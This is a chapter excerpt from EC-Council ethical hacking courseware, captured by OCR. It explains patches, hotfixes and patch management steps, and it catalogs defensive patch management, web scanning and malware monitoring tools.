A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs as well as improve the usability or performance of a computer program or its supporting data. A patch can be considered a repair job for a programming problem. A software vulnerability is the weakness of a software program that makes it susceptible to malware attacks. Software vendors provide patches that prevent exploitations and reduce the probability of threats exploiting a specific vulnerability. Patches include fixes and updates for multiple known bugs or issues. A patch is a publicly released update that is available for all customers. A system without patches is much more vulnerable to attacks than a regularly patched system. If an attacker can identify a vulnerability before it is fixed, then the system might be susceptible to malware attacks.

A hotfix is a package used to address a critical defect in a live environment and contains a fix for a single issue. It updates a specific product version. Hotfixes provide quick solutions and ensure that the issues are resolved. Apply hotfixes to software patches on production systems.

Vendors update users about the latest hotfixes through email or make them available on their official website. Hotfixes are updates that fix a specific customer issue and are not always distributed outside the customer organization. Vendors occasionally deliver hotfixes as a set of fixes called a combined hotfix or service pack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Patch Management?


According to *http://searchenterprisedesktop.techtarget.com*, patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) in an administered computer system. Patch management is a method of defense against vulnerabilities that cause security weaknesses or corrupt data. It is a process of scanning for network vulnerabilities, detecting missed security patches and hotfixes, and then deploying the relevant patches as soon as they are available to secure the network. It involves the following tasks:

- Choosing, verifying, testing, and applying patches
- Updating previously applied patches with current patches
- Listing patches applied previously to the current software
- Recording repositories or depots of patches for easy selection
- Assigning and deploying the applied patches

An automated patch management process includes the following steps.

- **Detect**: Use tools to detect missing security patches.
- **Assess**: Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision.
- **Acquire**: Download the patch for testing.
- **Test**: Install the patch first on a test machine to verify the consequences of the update.
- **Deploy**: Deploy the patch to computers and ensure that applications are not affected.
- **Maintain**: Subscribe to receive notifications about vulnerabilities when they are reported.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Installation of a Patch

The installation of a patch entails the following tasks.

- **Identifying Appropriate Sources for Updates and Patches**

  It is important to identify appropriate sources for updates and patches. Patches and updates that are not installed from trusted sources can render the target server even more vulnerable to attacks, instead of hardening its security. Thus, the selection of appropriate sources for updates and patches plays a vital role in securing web servers.

  The following are some methods for identifying appropriate sources for updates and patches.

  - Create a patch management plan that fits the operational environment and business objectives.
  - Find appropriate updates and patches on the home sites of the applications or OS vendors.
  - The recommended method of tracking issues relevant to proactive patching is to register to the home sites to receive alerts.

- **Installation of a Patch**

  Users can access and install security patches via the World Wide Web. Patches can be installed in two ways.

  - **Manual Installation**

    In this method, the user downloads the patch from the vendor and installs it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Automatic Installation**

  In this method, applications use an auto update feature to update themselves.

- **Implementation and Verification of a Security Patch or Upgrade**
  - Before installing any patch, verify the source.
  - Use a proper patch management program to validate file versions and checksums before deploying security patches.
  - The patch management tool must be able to monitor the patched systems.
  - The patch management team should check for updates and patches regularly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Patch Management Tools

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  The GFI LanGuard patch management software scans the user's network automatically as well as installs and manages security and non-security patches. It supports machines across Microsoft®, MAC OS X®, and Linux® operating systems, as well as many third-party applications. It allows auto-downloads of missing patches as well as patch rollback, resulting in a consistently configured environment that is protected from threats and vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.45: Screenshot of GFI LanGuard patch management software

The following are some additional patch management tools:

- Symantec Client Management Suite (*https://www.symantec.com*)
- Solarwinds Patch Manager (*https://www.solarwinds.com*)
- Kaseya Patch Management (*https://www.kaseya.com*)
- Software Vulnerability Manager (*https://www.flexerasoftware.com*)
- Ivanti Patch for Endpoint Manager (*https://www.ivanti.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Security Tools

This section describes common web server security tools that secure a web server against possible attacks. These tools scan for vulnerabilities in a target server and web applications, send alerts in the case of hacking attempts, scan for malware in the web server, and perform other security assessment activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Scanners

- **Syhunt Hybrid**

  Source: *http://www.syhunt.com*

  The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.46: Screenshot of Syhunt Hybrid web application security scanner

- **N-Stalker X**

  Source: *https://www.nstalker.com*

  N-Stalker is a web application security scanner that searches for vulnerabilities to attacks such as clickjacking, SQL injection, and XSS. It allows spider crawling throughout the application and the creation of web macros for form authentication. It also provides proxy capabilities for "drive-thru" attacks and identifies components through reverse proxies that distribute different platforms in the same application URL.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.47: Screenshot of N-Stalker X

The following are some additional web application security scanners:

- Netsparker (*https://www.netsparker.com*)
- Burp Suite (*https://www.portswigger.net*)
- Wapiti (*http://wapiti.sourceforge.net*)
- WebScarab (*https://www.owasp.org*)
- WPSec (*https://wpsec.com*)
- Tinfoil Security (*https://www.tinfoilsecurity.com*)
- Skipfish (*https://code.google.com*)
- Detectify (*https://detectify.com*)
- Fortify on Demand (*https://www.microfocus.com*)
- OWASP Zed Attack Proxy (ZAP) (*https://www.zaproxy.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- SonarQube (*https://www.sonarqube.org*)
- Arachni (*https://www.arachni-scanner.com*)
- w3af (*http://w3af.org*)
- Grabber (*http://rgaucher.info/beta/grabber*)
- Vega (*https://subgraph.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Security Scanners

- **ScanMyServer**

  Source: *https://www.scanmyserver.com*

  ScanMyServer is used to find security vulnerabilities in a website or web server. It can generate comprehensive test reports and assist in fixing security problems that might exist in a company's website or web server.

Figure 13.48: Screenshot of ScanMyServer


The following are some additional web server security scanners:

- Qualys Community Edition (*https://www.qualys.com*)
- Observatory (*https://observatory.mozilla.org*)
- WordPress Security Scan (*https://hackertarget.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web Vulnerability Scanner (*https://pentest-tools.com*)
- Nikto2 (*https://cirt.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Malware Infection Monitoring Tools

- **QualysGuard Malware Detection**

  Source: *https://www.qualys.com*

  QualysGuard Malware Detection allows organizations to proactively scan their websites for malware and provides automated alerts and in-depth reporting to enable prompt identification and resolution. It enables organizations to protect their customers from malware infections and safeguard their brand reputation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.49: Screenshot of QualysGuard Malware Detection

The following are some additional web server malware infection monitoring tools:

- Sucuri SiteCheck (*https://sucuri.net*)
- SiteLock SMART (*https://www.sitelock.com*)
- Quttera (*https://www.quttera.com*)
- Web Inspector (*https://www.webinspector.com*)
- SiteGuarding (*https://www.siteguarding.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Security Tools

- **Fortify WebInspect**

  Source: *https://www.microfocus.com*

  Fortify WebInspect is an automated dynamic testing solution that discovers configuration issues as well as identifies and prioritizes security vulnerabilities in running applications. It mimics real-world hacking techniques and provides a comprehensive dynamic analysis of complex web applications and services. WebInspect dashboards and reports provide organizations with visibility and an accurate risk posture of its applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

